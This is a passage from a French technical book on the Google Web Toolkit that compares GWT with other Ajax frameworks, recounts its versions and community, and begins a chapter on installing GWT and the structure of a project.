


Avec Ajax, une grande partie des tâches purement graphiques est dévolue au client. Le navigateur se charge de récupérer les événements souris et clavier, puis les transfère à la boucle d'événements JavaScript, qui met à jour directement la page côté client, ou invoque un service distant.

Le modèle Ajax supporte mieux la charge qu'un modèle server-centric, mais délimite surtout de manière plus cohérente les différentes responsabilités. Le navigateur affiche et traite les événements clients, le serveur réalise des traitements métier.

Dans le schéma suivant, on peut observer le déport des traitements du serveur vers le client.

Figure 12
Modèle d'architecture web 2.0



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

GWT face aux autres frameworks Ajax

Le marché des outils Ajax a littéralement explosé en l'espace de trois ans : aux côtés de GWT, plus d'une centaine de produits en tous genres ont fait leur apparition, à tel point qu'il est aujourd'hui très difficile de se faire une idée précise du positionnement de GWT face à la concurrence.

Quels sont les avantages et inconvénients du framework Echo2 tant plébiscité à une époque ? Quelle est la réponse de Microsoft à GWT dans le monde .NET ? L'outil Wicket qui semble correspondre aux mêmes besoins, a-t-il les mêmes caractéristiques ?

Pour y voir un peu plus clair, nous avons classé les principaux frameworks par type d'architecture. Les outils placés à gauche correspondent aux outils les plus orientés serveur. Plus on se déplace sur la droite, plus on a affaire aux produits orientés JavaScript avec un transfert quasi total des traitements sur le poste client.




Figure 13
Panorama du marché des frameworks web

Voici un tableau récapitulatif des principaux concurrents de GWT avec leurs caractéristiques respectives.

Tableau 14 Les différents frameworks web du marché

Framework	Caractéristiques
Wicket	Tout comme JSF, Tapestry ou GWT, Wicket est un framework à base de composants, à l'inverse des frameworks MVC traditionnels à base d'actions, comme Apache Struts ou Spring MVC, par exemple. Wicket utilise exclusivement les pages XHTML comme technologie de présentation. De plus, il n'y a aucune logique à écrire directement dans les pages XHTML,ce qui permet une séparation vue/logique très évoluée. La seule logique présente dans les pages XHTML est l'identifiant des différents composants de la page web. Ce Framework adopte également une philosophie de composants réutilisables. Un composant Wicket est un couple classe Java et page XHTML.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 14 Les différents frameworks web du marché (suite)

Framework	Caractéristiques
Echo2	Echo est un framework orienté Web (RIA) créé par la société NextApp en Open Source. Sa création avait pour but d'améliorer la vitesse de développement d'application web sur le principe de Swing en Java. Echo reprend la philosophie Swing telle que la programmation par composants et la programmation événementielle, appliquée à un rendu Ajax. Ce framework est souvent comparé à GWT, car il propose une programmation par modèle qui fait totalement abstraction de l'interface graphique. Toutefois, Echo2 diffère radicalement de GWT dans sa façon d'interagir avec JavaScript. GWT compile du code Java en JavaScript qui s'éxecute sur le client ; Echo2 est contrôlé par le serveur.
Eclipse RAP	RAP permet de développer des applications web en utilisant l'environnement Eclipse et son framework de composants graphiques. RAP réalise un portage de toutes les API Eclipse (Swt/JFace) via un modèle essentiellement orienté serveur.
Zkoss	Zkoss est un modèle Ajax qui mixe moteur de rendu client et modèle de développement serveur. Zk propose un protocole de communication propriétaire similaire à l'émulation d'un terminal passif.
Visual Web GUI	WebGUI est une technologie qui reprend les concepts de Windows Form en .NET. Tout comme Zk, Rap ou Echo2, WebGUI exécute l'application sur le serveur et déporte l'affichage sur le client. Les applications WebGUI sont en mémoire avec une instance de modèle de composant par utilisateur connecté. Comme ses concurrents, WebGUI provoque un nombre important d'allers-retours entre client et serveur dès lors qu'un événement utilisateur intervient.
MS Volta	MS Volta était la réponse de Microsoft à GWT. Bâti sur les mêmes concepts de compilation consistant à traduire du *bytecode* .NET en JavaScript ou Silverlight, l'outil a été présenté comme un projet de recherche. Après un lancement plutôt raté (il n'y avait aucune optimisation du code JavaScript créé) Volta a été retiré des sites de Microsoft. Son principal architecte, Erik Meijer a, depuis, posé les armes.
Morfik	Morfik est un outil payant. S'il reprend l'idée générale de GWT, il propose également plusieurs compilateurs (Pascal, Basic, …). C'est en quelque sorte un Delphi Web avec un IDE intégré et une bibliothèque de composants riches et intégrés.
Play Framework	Play est un framework Web supportant Java et Scala comme langages de développement. Orienté serveur, son originalité provient de son architecture sans état et de ses performances.
Dojo et ExtJS	Dojo est une bibliothèque OpenSource JavaScript rendue célèbre par son implémentation du FishEye en JavaScript : un contrôle qui zoome automatiquement lorsqu'il prend le focus. Cependant, Dojo, c'est également des fonctionnalités riches de glisser-déposer, de communication asynchrone, d'effets graphiques et d'interrogation DOM. Dans le même esprit, avec une plus grande richesse, on trouve également ExtJS.

Quelle place pour GWT face à ses concurrents ?

Abode Flash, Microsoft Silverlight et JavaFX ont été pendant longtemps les trois environnements RIA prédominants du marché. Or, Adobe et Microsoft ont clairement annoncé le gel des développements autour de Flash et Silverlight et une réorientation complète de leur stratégie cliente, ce en raison de l'avènement d'HTML5, aujourd'hui la seule technologie ayant réussi à fédérer ces acteurs – et surtout, la seule

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

capable de s'exécuter sur l'ensemble des périphériques du marché y compris mobiles (smartphones comme tablettes).

Tant Google, Oracle, Microsoft qu'Adobe proposent ou proposeront progressivement des ateliers de développement HTML5. Concrètement, cela signifie l'adoption massive de JavaScript comme langage de développement pour ces éditeurs et une orientation radicale des développements vers deux voies possibles : soit coder avec un langage de haut niveau tel que Java (ou Scala avec GWT), soit générer du JavaScript ou s'appuyer directement sur JavaScript aux travers des frameworks traditionnels que sont jQuery, CoffeeScript, Dojo ou Node.js. La démarche qui est la nôtre dans ce livre n'est pas d'opposer ces deux mondes. Chaque technologie a ses fans, ses avantages et ses inconvénients. Si JavaScript a l'avantage d'être bas niveau et proche du navigateur, il reste un langage peu maintenable pour des applications stratégiques d'entreprise contenant des milliers de lignes de code. C'est aussi un langage dynamique encore mal maîtrisé par la plupart des développeurs, notamment les plus débutants.

Mais au-delà du débat sans fin qui oppose les pro-GWT et pro-JavaScript, il faut déjà retenir que ces dernières années, aucune technologie n'aura réussi à fédérer autant que HTML5.

Un projet collaboratif

GWT est un projet Open Source ouvert qui vit au rythme des modifications de code, et elles sont nombreuses. L'effectif de développeurs, estimé à une vingtaine de contributeurs dont une dizaine très actifs, est composé essentiellement d'employés internes à la firme. Des patches sont régulièrement soumis par des externes et la gouvernance assurée en partie par Google.

> Toute l'activité du projet est tracée par le site Google Code qui héberge GWT à l'adresse http://code.google.com/p/google-web-toolkit/


L'utilisateur ou le contributeur potentiel est totalement associé au processus de développement, que ce soit par le biais d'un document de conception, lorsqu'une nouvelle fonctionnalité est proposée, ou de code lorsqu'une validation (*commit*) intervient sur les sources du projet.

L'auteur ainsi que la référence du bogue ou de l'évolution censée être corrigée apparaissent. Une règle d'or est qu'aucune validation de code n'intervient sans la revue effective d'un collègue. Ce contributeur est choisi par le développeur en fonction de son degré de compétence technique sur le sujet et de ses responsabilités sur le module

concerné. N'importe quel membre de la communauté GWT ou simple observateur reçoit, s'il en a fait la demande, une notification des résultats de revues.

Concernant les échanges, les contributeurs sont encouragés (et l'activité de cette liste en témoigne) à poster sur la liste `gwt-contrib` toute question relative au code, à la documentation ou à la *roadmap* produit. Il est difficile d'être plus ouvert… Cette liste est souvent le lieu de débats passionnés et passionnants.

Figure 15
Un projet collaboratif



Une communauté active

La communauté GWT regroupe aujourd'hui une large variété d'acteurs. On y trouve des institutionnels, des éditeurs de logiciels ou de simples utilisateurs.

Cette communauté a plus que triplé en l'espace de six ans, comme en témoigne le nombre considérable de projets gravitant autour de la sphère GWT. Que ce soit des frameworks, des outils d'aide au développement ou des progiciels intégrés, on estime à plusieurs centaines le nombre de projets destinés à améliorer la productivité du développeur GWT.

Côté documentation technique, même constat : on ne compte plus le nombre d'articles en tous genres publiés, de conférences et de livres à gros tirages.

GWT est devenu un sujet plébiscité dans les séminaires techniques et il risque de l'être encore pendant quelques années au rythme des nouvelles versions.

L'offre formation a également été multipliée par dix en six ans : alors qu'il n'existait aucune formation en 2007 sur le sujet (exceptée celle de DNG Consulting), on ne

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

compte plus le nombre d'organismes ayant inscrit à leur catalogue cette technologie pour les années à venir.

Il ne fait nul doute que cette communauté va jouer un rôle fondamental dans l'adoption de GWT. La pérennité d'un framework est également jugée par la taille et la qualité de sa communauté. De ce côté, GWT a une longueur d'avance sur ses concurrents.

Des navigateurs de plus en plus performants

Avec l'émergence du standard HTML 5, plusieurs navigateurs ont profité de l'opportunité pour redonner une seconde jeunesse aux applications HTML, en apportant des modifications structurelles majeures à leur moteur JavaScript. Le premier à avoir lancé les hostilités est Google avec Chrome. Firefox, dans sa version 3.5, lui a emboité le pas avec une toute nouvelle architecture de son moteur TraceMonkey.

On ne compte plus aujourd'hui le nombre de tests de performance et d'analyses en tous genres vantant les mérites tour à tour de Chrome V8 ou de Mozilla SpiderMonkey.

Dans la bataille RIA que se livrent les éditeurs, il ne fait aucun doute que JavaScript occupera un rôle déterminant.

L'évolution et les nouveautés de GWT 2

GWT 2.0 et la version publiée fin 2006 (GWT 1.2) n'ont plus rien à voir, que ce soit en termes de performances, de couverture fonctionnelle ou dans la reconnaissance des navigateurs. De nombreux progrès ont été accomplis au fil du temps.

On peut identifier trois versions majeures de GWT : les versions 1.4, 1.5 et l'actuelle, GWT 2.

- La version 1.4 a indéniablement été celle qui a fait connaître la technologie au plus grand nombre. Pourtant, alors que le JDK 1.5 était édité depuis déjà un an, cette version s'appuyait encore sur l'antique JDK 1.4. C'est donc avec un intérêt non dissimulé qu'une grande partie de la communauté a suivi et accueilli la sortie de GWT 1.5.
- GWT 1.5 a subi de nombreuses modifications de fond pour pouvoir supporter les génériques, l'ordre `for-each` et les annotations. Le compilateur interne a dû être adapté pour intégrer de nouvelles optimisations. Même si cette version ne fera pas date du point de vue des performances, elle reste aujourd'hui une référence dans l'histoire de GWT.

Cela n'est pas le cas de la version 1.6. Considérée comme mineure, GWT 1.6 a pourtant vu toute son architecture événementielle repensée. Il faut dire que GWT 1.5 souffrait d'un manque criant d'extensibilité dans la gestion des événements (*listeners*). Il était en particulier assez difficile de fournir des événements logiques n'ayant aucun lien avec le DOM. La version 1.6 corrige ce manque et rend au passage obsolète les listeners au profit des *handlers*.

- Avec la version 2, GWT atteint l'âge de raison. Le framework est enrichi par de nombreuses améliorations et corrections de bogues, tout en arborant de nouveaux concepts. Parmi ces derniers, on peut citer le mode développement, le chargement à la demande (la fragmentation de code), la gestion asynchrone des ressources (appelée également `ClientBundle`), le nouveau modèle RPC (RequestFactory) ou le support natif du design pattern MVP (Model Vue Presenter).

L'objet de ce livre est non seulement d'étudier le modèle de développement de GWT, mais également de parcourir une à une toutes ces fonctionnalités.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

1

L'environnement de développement

L'environnement de développement GWT constitue l'une des originalités de ce framework et le moteur principal de la productivité du développeur.

Ce chapitre traite des deux modes développement et production tout en s'attachant à décrire les différentes étapes de l'installation et de la configuration d'un projet GWT.

Télécharger et installer GWT

GWT est fourni sous la forme d'un simple fichier ZIP téléchargeable en ligne à l'adresse suivante : http://code.google.com/intl/fr/webtoolkit/download.html

GWT est proposé sous la forme d'une distribution portable sur toutes les plates-formes. Seuls les plug-ins sont dépendants des navigateurs et systèmes d'exploitation utilisés.

Contenu du répertoire d'installation

Une fois téléchargé et décompressé, GWT se présente sous la forme d'un simple répertoire illustré dans la copie d'écran suivante. Ce qui frappe au premier abord est la simplicité de la structure. On trouve la documentation javadoc, les exemples d'uti-

lisation, quelques scripts shell et les différentes bibliothèques qui composent le framework. Par la suite, nous nous appuierons sur le script `webAppCreator.cmd` pour la création de notre premier projet.




Figure 1–1
Structure du répertoire GWT

L'ensemble logiciel GWT

GWT est constitué de deux fichiers JAR principaux, auxquels s'ajoutent quelques JAR annexes :

- `gwt-dev.jar`
- `gwt-user.jar`

Nous reviendrons par la suite sur le contenu de ces fichiers mais à ce stade de l'ouvrage, il faut simplement savoir que `gwt-user` contient toute la partie framework de GWT (les *widgets*, les classes utilitaires, etc.) nécessaire en phase de développement. Ce JAR ne contenant aucune bibliothèque spécifique à un système d'exploitation (`.dll`, `.so`, …), il en existe une version pour toutes les plates-formes.

`gwt-dev` contient quant à lui l'ensemble des outils utilisés par GWT, du compilateur Java vers JavaScript à l'émulation des tests, en passant par l'environnement de développement. Le schéma suivant illustre ces deux JAR sous l'angle d'un iceberg. La partie visible est `gwt-user`, la partie cachée à l'utilisateur est `gwt-dev`.

Création du premier projet GWT

`WebAppCreator` est un script proposé par GWT et qui a pour objectif de créer un squelette de projet prêt à l'emploi. En fonction du type d'utilisation (sous Eclipse, Maven, etc.), `webAppCreator` propose l'option `-templates` définissant le modèle du projet créé. Les modèles par défaut sont `sample`, `ant`, `eclipse` et `readme`. Ce squelette comprend un exemple de code, des fichiers de construction Ant, un fichier d'extension `.launch` et un module (`sample`) déjà paramétré (nous reviendrons sur la notion de module un peu plus loin dans ce chapitre).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00





Figure 1–2
Les deux archives gwt-user.jar et gwt-dev.jar

> **REMARQUE** **Que contient le fichier gwt-servlet.jar ?**
>
> L'archive `gwt-servlet.jar` contient les API des services RPC. C'est une sorte de package modulaire destiné à être copié dans le répertoire `WEB-INF/lib`.

Pour créer un projet Eclipse, nous lançons `WebAppCreator` avec les options indiquées dans la figure suivante (bien veiller à ce que le nom du module corresponde au répertoire de destination utilisé comme projet Eclipse).

Figure 1–3
L'outil webAppCreator




Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le nom du module GWT est pleinement qualifié et contient un nom de package complet. Le nom du projet Eclipse créé par `WebAppCreator` reprend celui du module. La notion de module est abordée dans le paragraphe suivant.

Pour exécuter ce projet GWT sous Eclipse, il suffit simplement d'importer un projet existant dans l'espace de travail comme illustré par la figure suivante.

Figure 1–4
Import d'un projet GWT



Exécuter l'application

Nous reviendrons un peu plus loin sur la structure projet créée par `webAppCreator`. Avant cela, nous allons lancer notre première application GWT. Il suffit de se positionner sur le fichier d'extension `.launch` et de sélectionner *run* ou *exécuter* en fonction de votre version d'Eclipse. Une fenêtre apparaît et un message nous incite à lancer un navigateur pointant vers une URL donnée :

```
http://localhost:8888/Hello.html?gwt.codesvr=169.254.162.237:9997
```

Comme c'est la première fois, aucun plug-in GWT n'est installé sur notre ordinateur. Le message suivant apparaît sous Chrome (identique quel que soit le navigateur).

Nous installons le plug-in puis rafraîchissons la fenêtre du navigateur. Notre fameuse application d'exemple s'exécute sous nos yeux ébahis.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 1–5
Installation du plug-in GWT pour Google Chrome




Figure 1–6
Première application GWT

Essayons maintenant de comprendre comment tout cela s'articule.

Notion de module


Il est primordial de maîtriser la notion de module dans GWT. Sur le même principe qu'un fichier JAR dans le monde Java, un module est un élément primaire de configuration dans GWT.

Contrairement à une idée reçue, un module n'est pas nécessairement un projet Eclipse, ni forcément un fichier JAR. Un module est identifié par le nom complètement qualifié du package dans lequel il se trouve, associé au nom du module.

Il peut exister plusieurs modules par projet Eclipse, mais également plusieurs modules par archive JAR. À titre d'exemple, le fichier `gwt-user.jar` constituant le framework GWT de base contient lui-même plus d'une vingtaine de modules.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 1–7
Cycle de compilation



Maintenant que la notion de module a été abordée, voyons la structure d'un projet GWT telle que le crée l'outil `WebAppCreator`.

Structure d'un projet GWT

Même s'il est coutume d'affirmer qu'on développe avec GWT comme en Java, un projet GWT, contrairement à un projet Java classique, possède une structure très particulière qui reprend celle du module.

Cela est d'autant plus compréhensible qu'une partie du code est destinée à passer sous la moulinette d'un compilateur Java vers JavaScript. Il faut donc délimiter les portions du projet de nature à être traduites en JavaScript de celles qui resteront sur le serveur.

On peut globalement identifier quatre délimitations logiques dans un projet GWT :

- le code client (ou partagé entre client et serveur) ;
- le code serveur ;
- les fichiers de configuration de module ;
- le répertoire `WAR`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 1–8
La structure d'un projet GWT

Le package client

Par défaut, le compilateur GWT part du principe que toutes les classes présentes dans un package contenant le mot-clé « client » (ex : `com.dng.projet.client.XX`) sont traduites en JavaScript. Notez qu'il est possible de redéfinir ce nom dans le fichier de configuration du module. Lorsqu'on souhaite partager ce code avec le serveur, il est de coutume de l'appeler « shared » ou « common ». Ce package intervient juste en dessous du nom du module (ex : `com.dng.projet`).

Le fait d'écrire du code dans le package client (ou `shared`) impose un certain nombre de contraintes. Tout d'abord, celles sur le type des classes utilisées côté client. Le compilateur GWT ne sait traduire que certaines classes Java du JDK en JavaScript. Ces classes sont un sous-ensemble de celles présentes dans les packages `java.lang`, `java.lang.annotation`, `java.util`, `java.io` et `java.sql`.

> Pour plus d'informations, n'hésitez pas à vous référer à la javadoc GWT qui dénombre tous les types reconnus.

On pourrait penser que cette contrainte est pénalisante, mais dans la pratique un développeur web n'aura pas nécessairement besoin des sept mille classes du JDK. L'émulation des classes du JRE réalisée par GWT correspond généralement à des traitements fréquents effectués dans une couche d'interface graphique. Cela va de la création de listes ou collections à l'utilisation de types primitifs ou complexes (`Char`, `String`, `int`, `Date`, etc.). Les traitements plus évolués ou consommateurs en ressources sont généralement dévolus au serveur.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Par ailleurs, un interpréteur JavaScript, contrairement à une machine virtuelle Java, possède de nombreuses limitations. La première est la nature mono-thread d'un navigateur. En GWT, la notion de thread n'a pas de sens et l'utilisation des ordres de synchronisation ou de rendez-vous se solderont par un échec lors de la compilation JavaScript.

La seconde contrainte est l'impossibilité de réaliser des traitements dits dynamiques, c'est-à-dire faisant intervenir de nouveaux types à l'exécution. De par sa nature, le compilateur opère des optimisations du code fourni et ne permet pas de tirer parti de la réflexivité et de l'introspection Java.

Le piège habituel du débutant GWT est de penser qu'un code compilé sans erreur sous Eclipse le sera également sous GWT.

Le package serveur

Tout le code ne faisant pas partie du package client sort de la responsabilité du compilateur GWT. Le package serveur contient toute la logique de services. Ces classes sont compilées normalement avec le compilateur d'Eclipse et n'ont aucune existence côté client ; libre au développeur d'y opérer des traitements tels qu'un accès à une base de données ou d'utiliser des outils Java fournis par des bibliothèques externes.

Les fichiers de configuration

Toute la configuration d'un module GWT est localisée à cet endroit. Le fichier `module.gwt.xml` contient des propriétés de configuration telles que le point d'entrée du module (l'équivalent de la méthode `main()` dans un programme Java classique), les dépendances vers d'autres modules, les ressources externes (CSS, JavaScript…) ou la liste des différents navigateurs gérés par l'application. Voici un exemple de fichier de configuration.

Exemple de fichier de configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<module rename-to='hello'>
<!- Correspond aux classes du Framework GWT -->
<inherits name='com.google.gwt.user.User' />
